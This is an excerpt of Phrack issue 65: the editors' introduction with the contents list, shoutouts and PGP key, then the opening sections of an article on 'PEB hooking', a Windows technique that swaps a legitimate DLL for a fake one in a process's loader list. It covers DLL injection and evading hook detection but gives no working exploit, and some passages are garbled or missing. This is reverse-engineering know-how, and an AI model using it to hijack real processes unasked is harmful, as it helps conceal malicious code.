

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x01 of 0x0f

```
=====
======[ Introduction ]=====
=====
======[ By The Circle of Lost Hackers ]=====
=====
```

Welcome back.

Another year has passed, another PHRACK issue is out, PHRACK65.

Every time somebody gives me a present I end up thinking to the story of that gift. Where did it come from ? Who worked on it ? Did who worked on it ever thought that his work would have end up in my hands ?

What about a PHRACK issue ?

PHRACK comes from the underground, the underground worked on it, submitting papers, sending feedback, commenting, spending long night chatting, reading, BREATHING. Does the underground still breath ?

Things change, panta rei. As hackers, we have fun. We want fun. Hacking is fun. You know it because you did it, because you spent nights and nights on this fucking fun, going to sleep at 6 a.m. and waking up three hours later to present your face at school or work, with your brain still back home on your encrypted work. Are you still having fun ?

Please, don't take it personally, don't over-react. It's just a question. A question that everybody should pose to themselves every single day, no matter what he is doing. FUN is not only PAYBACK. We are human, we love receiving congrats, who doesn't ? We LOVE seeing our little work spread around. We love the clap-clap-clap sound. But does it really boil down only to that ?

When you lose fun and start doing things only for the payback, you're dead. Everyone of you who experienced a bad job or a bad exam topic knows the feeling of "wasting time on useless things" that pops out in those moments. But, most of the time, you HAVE TO do it.

Well, nobody HAS TO DO hacking. Nobody.

If you are only doing that for a payback, than you are a DEAD hacker. If you are only doing that to present a paper to a conference, to see your name somewhere, than you are a DEAD hacker.

It will work. You don't need fun to be skilled, you don't even need to be skilled to post or to go to a conference, there are so many around that everybody has some hole to fix. But your touch with the underground is gone. Your responsibility towards friends, ideas, codes will slowly fade away. HACKING is also responsibility and FUN is the only way to not feel its pressure

You might disagree, just post on your idea. Maybe it is a too dark scenario, maybe it is just a spring blues, maybe I am just pessimistic, but this is the feeling. This is money taking over everywhere, this is seeing more and more things done only for the payback.

This is seeing the underground heart beating slower and slower.

PHRACK is just an example of what the underground has been able to do. Of what we can do. But so many hackers out there are capable of disrupting the system without having to read or write a magazine like we do. We are entering into a period where Government and Politics are trying to control technology with supposed-anti-terrorism laws. And they don't lack money or good congrats.

So please, please, help this fucking heart beating faster, pushing blood around. Please HAVE FUN.

This is the 65th edition of Phrack and we are still alive. Despite that some people say they don't learn anything when reading phrack we still think that Phrack is one of the best underground communication methods. Oh well, for sure, there are other and even better ways. But Phrack is one way and probably not the worse. We have tried to release this issue earlier but editing a magazine (and especially Phrack) is not easy. We have received a lot of positive comments after Phrack release #64 and a lot of people said they will contribute. However we did not see anything coming. Almost all articles from this release are coming from our first circle of friends. Again.

This release, despite that it is not the perfect one, tries to bring a good mix between technical articles and what we call spirit articles. Our introducing and concluding articles (Phrack Prophile and The Underground Myth) bring two opposite visions of the hacking underground.

Contradiction? No. Freedom of speech.

We have kept with our regular columns Phrack World News and International Scenes. We also have decided to publish less exploit articles. However, low-level hackers should find their way easily into this new release.

[-]=====

For this issue, we are bringing you the following :

0x01 Introduction	TCLH
0x02 Phrack Prophile of The UNIX Terrorist	TCLH
0x03 Phrack World News	TCLH
0x04 Stealth Hooking: another way to subvert the Windows kernel	mxatone ivanlefou
0x05 Clawing holes in NAT with UPnP	felinemenace
0x06 The only laws on Internet are assembly and RFCs	Julia
0x07 Hacking the System Management Mode	BSDaemon, coideloko, d0nand0n
0x08 Mystifying the debugger for ultimate stealthness	halfdead
0x09 Australian Restricted Defense Networks and FISSO	The Finn
0x0a Phook - The PEB Hooker	shearer & dreg
0x0b Hacking the \$49 Wifi Finder	openschemes
0x0c The art of exploitation: Samba WINS stack overflow	max_packetz
0x0d The Underground Myth	anonymous
0x0e Hacking your brain: Artificial Conciousness	-C
0x0f International scenes	various

Windows stealth hooking article brings a deep analysis of the XP kernel internals by presenting two sophisticated backdooring techniques. It is generally hard to find valuable reverse engineering articles covering \*new\* topics and satisfying our standards, but these guys have made a great job. Make sure also to check out the PEB Hooker and the full published source code if M\$ software reversing is your thing. Both of those articles will bring you a very good read.

Felinemenace is featured again and brings you one of their latest hacks on more recent network protocols. Our second network article digs into FISSO by introducing not-so-public information about australian restricted networks.

As we continue to care about cryptography, Phrack #65 includes a useful cryptographic concept of deniable encryption, a particulary relevant topic for hackers. Check out Julia's article for all details.

As mentioned, we have tried to bring you the best low-level hacking around. Articles such as Hacking the System Management Mode, Hacking the \$49 Wifi Finder, Mystifying the debugger, are not really Oday for those of you

already in the underground, but aim to bring you sufficiently material to develop your creativity on that matter.

Finally, we could not release Phrack without at least one exploitation article. Max Packets has done the job of describing step by step his Samba WINS exploit. The information contained herein will certainly be enough for those of you guys who want to develop their own.

Scene Shoutz:

-----

Again, Phrack #65 could not have happened without so many people. Thanks to the admins, coders, hackers, scripterz.

Shouts : mauro, sysk, leandro, assad, kiwicon for an amazing conference with a lot of original topics. As long as you stay a non profit event Phrack will support you! We are also looking forward to the next BACon in september 2008. Shouts to all south american hackers & expats.

No shouts: All supposed "Underground people" who asked us million times when Phrack will be out but never contribute to the magazine. If you guys were a little more productive perhaps Phrack would be released more often. Also, we will -not- help poor indonesians bypassing government's p0rn websites filters. Sorry taufiks1428@gmail.com.

Lames:

\* cucamonga (xt@docking.gaykansascity.com) has joined #phrack  
<el> why hasnt phrack65 been leaked yet  
<vegas> probably coz i don't have it  
<shiftee> probably cause nobody wants to read it

Phrack has not been leaked this time...sorry for that... probably because shiftee needs to sharpen his hacking skills instead of posing on IRC. He could also read Phrack, we will not deny his IP address. Any questions, send us an email.

Flames: vegas (insecure wannabe), HDM (pwnie coward)

Enjoy the magazine!

[ - ]===== [ - ]

Nothing may be reproduced in whole or in part without the prior written permission from the editors. Phrack Magazine is made available to the public, as often as possible, free of charge.

|===== [ C O N T A C T P H R A C K M A G A Z I N E ]=====|

Editors : circle[at]phrack{dot}org  
Submissions : circle[at]phrack{dot}org  
Commentary : loopback[@]phrack{dot}org  
Phrack World News : pwn[at]phrack{dot}org

|=====|

Submissions may be encrypted with the following PGP key:  
(Hint: Always use the PGP key from the latest issue)

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: GnuPG v1.4.5 (GNU/Linux)

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
X8CVYa2m

=yjXZ

-----END PGP PUBLIC KEY BLOCK-----

phrack:~# head -22 /usr/include/std-disclaimer.h

/\*
\* All information in Phrack Magazine is, to the best of the ability of
\* the editors and contributors, truthful and accurate. When possible,
\* all facts are checked, all code is compiled. However, we are not
\* omniscient (hell, we don't even get paid). It is entirely possible
\* something contained within this publication is incorrect in some way.
\* If this is the case, please drop us some email so that we can correct
\* it in a future issue.
\*
\*
\* Also, keep in mind that Phrack Magazine accepts no responsibility for
\* the entirely stupid (or illegal) things people may do with the
\* information contained herein. Phrack is a compendium of knowledge,
\* wisdom, wit, and sass. We neither advocate, condone nor participate
\* in any sort of illicit behavior. But we will sit back and watch.
\*
\*
\* Lastly, it bears mentioning that the opinions that may be expressed in
\* the articles of Phrack Magazine are intellectual property of their
\* authors.
\* These opinions do not necessarily represent those of the Phrack Staff.
\*/

-EOF-

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0a of 0x0f

```
=====
===== [ phook - The PEB Hooker ] =====
=====
=====
===== [ [Shearer] - eunimedesAThotmail.com ] =====
===== [ Dreg - DregATfr33project.org ] =====
=====
===== [ http://www.fr33project.org / Mirror: http://www.disidents.com ] =====
=====
===== [ October 15 2007 ] =====
=====
```

----- [ Index

- 0.- Foreword
- 1.- Introduction
- 2.- Previous concepts
  - 2.1 - Process Environment Block
    - 2.1.1 - LoaderData
  - 2.2 - Import Address Table
    - 2.2.1 - Load of the Import Address Table
  - 2.3 - Starting a process in suspended state
  - 2.4 - Injection of a DLL in a process
  - 2.5 - Hooks in ring3
    - 2.5.1 - Problems
- 3.- Design
  - 3.1 - Fore steps to PEB HOOKING
  - 3.2 - Exchange of data in LoaderData
  - 3.3 - Dynamic load of modules
  - 3.4 - Repairing the IAT
  - 3.5 - Starting execution
  - 3.6 - The APIs that work with modules
  - 3.7 - A new concept: DLL MINIFILTER
  - 3.8 - Frequent Problems
- 4.- phook
  - 4.1 - InjectorDLL
  - 4.2 - Console Control
  - 4.3 - CreateExp
    - 4.3.1 - Forwarder DLL
  - 4.4 - ph\_ker32.dll
    - 4.4.1 - Stack problems
    - 4.4.2 - Registry problems
    - 4.4.3 - The JMP macro
    - 4.4.4 - Versions
  - 4.5 - Using phook
    - 4.5.1 - DLL MINIFILTER
  - 4.6 - Frequent Problems
- 5.- TODO
- 6.- Testing
- 7.- Advantages and possibilities
- 8.- Conclusion
- 9.- Acknowledgements
- 10.- Related Works
- 11.- References

12.- Source Code

-----[ 0.- Foreword

Nomenclatures:

- .- [T.Index]: related works (section 10).
- .- [R.Index]: references (section 11).

Index is the identifier of the nomenclatures.

To understand the document it is needed to have knowledge in win32 about:

- Types of executables:
  - PE32 [R.3]: DLLs, EXE...
- Programming:
  - Use of APIs [R.20]: LoadLibrary, GetModuleHandle ...
  - Hooks [R.10] [R.8] [...]
- Win32 ASM [R.21].

Two terms will be used along all the document:

- 1.- DLL\_FAKE: DLL that will supplant a legitim DLL (DLL\_REAL).
- 2.- DLL\_REAL: DLL that will be supplanted by DLL\_FAKE.

Unless stated otherwise, hook/s will always refer to hook/s in win32.

-----[ 1.- Introduction

Hooks in win32 are commonly used to do reverse engineering, the most common motivations are the analisys of malware and packers, software protection systems. Hooks are also used to monitorize parts of a software: access to files, sockets, registry modification...

The actual methods to realize hooks in ring3 (see section 2.5) has different problems (see section 2.5.1). The most important problem for us was that some software can detect them. There are software protection systems that are able to alter the flow of execution when they detect some kind of unknown hook, even the most sophisticated are able to eliminate some types of hooks and continue the normal flow of execution.

Another problem comes while attempting to realize a hook in the virus that tracks API's addresses in memory, disabling some types of hooks like IAT HOOKING (see section 2.5). There are software protection systems that use some technics of virus and viceversa.

Due to these problems we have created phook, which uses a few documented method to realize hooks in ring3 and it even makes some virus techniques to use our hook.

This document explains how phook works and the PEB HOOKING [T.1] method. phook is a tool that uses PEB HOOKING [T.1] to realize a hook of a DLL, it also allows to realize other tasks interactively:

- List loaded modules.
- Load a DLL.
- Download a DLL.
- ...

The PEB HOOKING [T.1] method consists in supplanting a DLL\_REAL in memory by a DLL\_FAKE, so all modules of a process that use DLL\_REAL now will use DLL\_FAKE.

-----[ 2 - Previous concepts

To understand the PEB HOOKING [T.1] method and how phook works, it is needed to have clear understanding of some concepts:

-----[ 2.1 - Process Environment Block

Process Environment Block (PEB) is a structure [R.1] located in the

user's space, that contains the process' enviroment data [R.2]:

- Enviroment variables.
- Loaded modules list.
- Addresses in memory of the Heap.
- If the process is being deperated.
- ...

-----[ CODE

```
typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    BOOLEAN Spare;
    HANDLE Mutant;
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA LoaderData;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PVOID FastPebLock;
    PPEBLOCKROUTINE FastPebLockRoutine;
    PPEBLOCKROUTINE FastPebUnlockRoutine;
    ...
} PEB, *PPEB;
```

-----[ END CODE

To realize PEB HOOKING it is needed to use the field LoaderData [T.1].

-----[ 2.1.1 - LoaderData

It is a structure [R.1] in which there are some data about the modules of a process. It is a doubly linked list and it can be sorted by three criteria [R.2]:

- 1.- Order of loading
- 2.- Order in memory
- 3.- Order of initialization

-----[ CODE

```
typedef struct _PEB_LDR_DATA
{
    ULONG Length;
    BOOLEAN Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

-----[ END CODE

All flink and blink fields in LIST\_ENTRY are in reality pointers to LDR\_MODULE.

-----[ CODE

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY * Flink;
    struct _LIST_ENTRY * Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

-----[ END CODE

The data that we are going to manipulate from LDR\_MODULE to realize PEB HOOKING are [T.1]:

- BaseAddress: The base of the module in memory.
- EntryPoint : Address where the module's first instruction to be executed can be found.
- SizeOfImage: Size of the module in memory.

-----[ CODE

```
typedef struct _LDR_MODULE
{
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
    PVOID BaseAddress;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    SHORT LoadCount;
    SHORT TlsIndex;
    LIST_ENTRY HashTableEntry;
    ULONG TimeDateStamp;

} LDR_MODULE, *PLDR_MODULE;
```

-----[ END CODE

-----[ 2.2 - Import Address Table

Import Address Table (IAT) is a table that the PE32 [R.3] have, which fills the win32 loader when a module [R.4] is loaded and also on late loading using stub at IAT.

External symbols that need a module are called importations, the symbols that a module provide to other modules are called exportations.

In the IAT [R.3] of a module there are the addresses of its importations, that is, in the IAT [R.3] of a module there are the addresses of the exportations it uses from other modules.

-----[ 2.2.1 - Load of the Import Address Table

For the win32 loader to be able to obtain the exportation it needs to know: the module where it is located, the name of the exportation and/or the ordinal [R.3].

The PE32 has a structure called IMAGE\_IMPORT\_DESCRIPTOR [R.5] where we can highlight the fields:

- Name : Name of the module where the exportations are located.
- OriginalFirstThunk: Address of the table where the names and/or the ordinals of the exportations that the module imports are located.
- FirstThunk : Address of a table, identical to OriginalFirstThunk, where the win32 loader puts the addresses of the importations.

-----[ CODE

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    DWORD OriginalFirstThunk;
    DWORD TimeDateStamp;
    DWORD ForwarderChain;
    DWORD Name;
    DWORD FirstThunk;
```



```
} IMAGE_IMPORT_DESCRIPTOR, *PIMAGE_IMPORT_DESCRIPTOR;
```

```
-----[ END CODE
```

Each entry of the table of FirstThunk and OriginalFirstThunk has two fields [R.3]:

- Hint: if the first 31/63 bits are 0x80000000 it will import only taking account the ordinal, otherwise the name will be used. The bits 15-0 represent the ordinal.
- Name: Address where the name of the exportation is located.

```
-----[ CODE
```

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD Hint;
    BYTE Name[1];
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

```
-----[ END CODE
```

```
-----[ 2.3 - Starting a process in suspended state
```

When it is wanted to create a process in suspended state it is necessary to know which type it is [R.6]:

- Console
- GUI

Console type processes can be created with the API CreateProcess and the flag CREATE\_SUSPENDED.

If GUI type processes are opened with the flag CREATE\_SUSPENDED may not work correctly, so they must be created using the APIs:

- 1.- CreateProcess : Process is created without the flag CREATE\_SUSPENDED.
- 2.- WaitForInputIdle: Correct load of the process [R.6] is waited for.
- 3.- SuspendThread : The main thread is suspended.

```
-----[ 2.4 - Injection of a DLL in a process
```

To inject a DLL in a process there are many methods [R.7], the most simple is using the APIs:

- 1.- VirtualAllocEx : To reserve memory in the process.
- 2.- WriteProcessMemory: To write in the reserved space a code that loads a DLL.
- 3.- CreateRemoteThread: A thread is created in the process that executes the written code.
- 4.- VirtualFreeEx : Once the DLL is loaded reserved memory is freed.

```
-----[ 2.5 - Hooks in ring3
```

There always has been many forms to realize "hooks" in win32, as much in ring3 as in ring0. The problem about working in ring0 lies in that if something fails the OS may become unstable. The most stable method for the OS is to realize the "hook" from ring3.

The most known methods are:

- IAT HOOKING: Entries in the IAT [R.3] are modified, which puts the loader in win32, so it points to another zone [R.8].
- PUSH + RET: In a code area PUSH DIRECTION and RET are introduced to jump to the desired address. Generally it is needed to pass the control to the original area, having to restore it in a determined moment [R.9].

- SetWindowHook...: With these APIs, a callback may be registered for different events of the system [R.10].

### -----[ 2.5.1 - Problems

Some problems in the methods to realize hooks in ring3:

Some Methods	Some problems
IAT HOOKING [R.8]	<ol style="list-style-type: none"> <li>1.- The IAT [R.3] of all the loaded modules have to be changed.</li> <li>2.- A module does not need IAT [R.3] to use symbols exported by others.</li> <li>3.- It is very well known.</li> <li>4.- Easy to repair.</li> <li>5.- Can be detectable.</li> <li>6.- Does not allow full control from the start.</li> </ol>
PUSH + RET [R.9]	<ol style="list-style-type: none"> <li>1.- The method is not generic for all the areas of the code.</li> <li>2.- It is complicated to implement.</li> <li>3.- Easy to repair.</li> <li>4.- Can be detectable.</li> <li>5.- Does not allow full control from the start.</li> </ol>
Other "hooks": SetWindowHook... [R.10]	<ol style="list-style-type: none"> <li>1.- Does not allow full control.</li> <li>2.- Easy to repair.</li> <li>3.- Can be detectable.</li> </ol>
PEB HOOKING [T.1]	<ol style="list-style-type: none"> <li>1.- It is complicated to implement.</li> <li>2.- The original DLL and the injected have to export the same symbols in the same order (at least).</li> <li>3.- Can be detectable.</li> <li>4.- Does not allow full control from the start.</li> </ol>

Note: This table only represents the opinion of the authors.

Calls from ring3 to ring0 using SYSENTER cannot be controlled by means of the previous methods only. A system call from ring3 can be realized with SYSENTER [R.11] without happening through any DLL, of such way that the previous methods are made unusable in this pretty rare situation.

Due to the previous problems, we have decided to use PEB HOOKING [T.1] to create a engine that realizes more than "hooks": phook - The PEB Hooker.

Note: The advantages and possibilities of PEB HOOKING [T.1] are explained in section 7.

### -----[ 3.- Design

In this section it will be spoken of the base design to realize PEB HOOKING [T.1] successfully. The implementation is not complicated when it is understood why each thing is done.

The steps:

- 1.- Load DLL\_FAKE and DLL\_REAL.
- 2.- In the list that uses the loader in win32, in which all the loaded modules in this moment are located, it has to exchange many fields between DLL\_FAKE and DLL\_REAL.
- 3.- It is necessary that the IATs [R.3] of all the loaded modules, except DLL\_REAL and maybe DLL\_FAKE point to the functions that

the DLL\_FAKE exports.

-----[ 3.1 - Fore steps to PEB HOOKING

It is necessary before anything to load a DLL\_FAKE into the memory of the process, to which it is wanted to realize PEB HOOKING [T.1]. The DLL\_FAKE must have at least the same exportations and the same order of DLL\_REAL.

-----[ 3.2 - Exchange of data in LoaderData

It is necessary to search DLL\_FAKE and DLL\_REAL for some identificative fields of LDR\_MODULE, once found the following data will be exchanged:

- EntryPoint
- BaseAddress
- SizeOfImage (almost always)

The search using the field BaseDllName will obtain the data of LDR\_MODULE pertaining to DLL\_FAKE. Some virus, packers and APIs use this form of search to find the BaseAddress or EntryPoint of a module.

It is necessary to change the field SizeOfImage in the case that DLL\_FAKE and DLL\_REAL do not have the same size in memory.

Searching flow of BaseAddress of kernel32.dll in a process without PEB HOOKING [T.1]:



Searching flow of BaseAddress of kernel32.dll in the previous process with







The process tries to obtain the base of USER32.DLL:

```
- HMODULE user32 = GetModuleHandle( "user32.dll" );
```

After executing GetModuleHandle [R.12] the variable user32 will contain: 00435622 (BaseAddress of DLL\_FAKE). If the process does later a GetProcAddress [R.12] on some function exported by USER32.DLL, it will obtain the function of DLL\_FAKE.

Thanks to PEB HOOKING [T.1] it is no longer necessary to change the behaviour of the APIs that work with modules so that they use DLL\_FAKE.

### -----[ 3.7 - A new concept: DLL MINIFILTER

DLL MINIFILTER is the name that we have given to the capacity by which a call to an exportation can pass through several DLL\_FAKE. One of the most important advantages of the method is to extend or to limit the functionalities modularly to the call of an exportation.

When PEB HOOKING [T.1] is done over a DLL\_FAKE, the term DLL\_REAL for the new DLL\_FAKE becomes the previous DLL\_FAKE, creating While doing PEB HOOKING [T.1] over DLL\_FAKE, the DLL\_REAL term for the new DLL\_FAKE, became the before DLL\_FAKE value, creating therefore a stack of DLL\_FAKES. The flow will go from the last DLL\_FAKE, of which PEB HOOKING [T.1] has taken control, to the DLL\_REAL, in case that all the DLL\_FAKES call to the original export.

Flow of a call of a proceso, with PEB HOOKING [T.1], with just one DLL\_FAKE:



Flow of a call of a process, with PEB HOOKING [T.1], with three DLL\_FAKES:



In the previous examples, all the DLL\_FAKES pass the control to the corresponding DLL\_REAL.

### -----[ 3.8 - Frequent problems

At the time of realizing PEB HOOKING [T.1] certain problems may happen, next a table with the problems and the possible solutions is shown:

Problem	Possible/s Solution/s
- The PEB HOOKING [T.1] fails	- Check if the necessary fields of the PEB [T.1] can be exchanged. - Check if the correct permissions to change the needed IATs [R.3] are present.
- The execution of a process fails	- Check that the PEB [R.1] is browsed correctly. - Check if the IATs [R.3] of all the modules of the process have been correctly browsed. - check if the modified permissions in memory in the PEB HOOKING [T.1] have been restored.

-----[ 4.- phook

phook is capable of realizing PEB HOOKING [T.1] (and other things) in a simple manner. phook is a project of various modules:

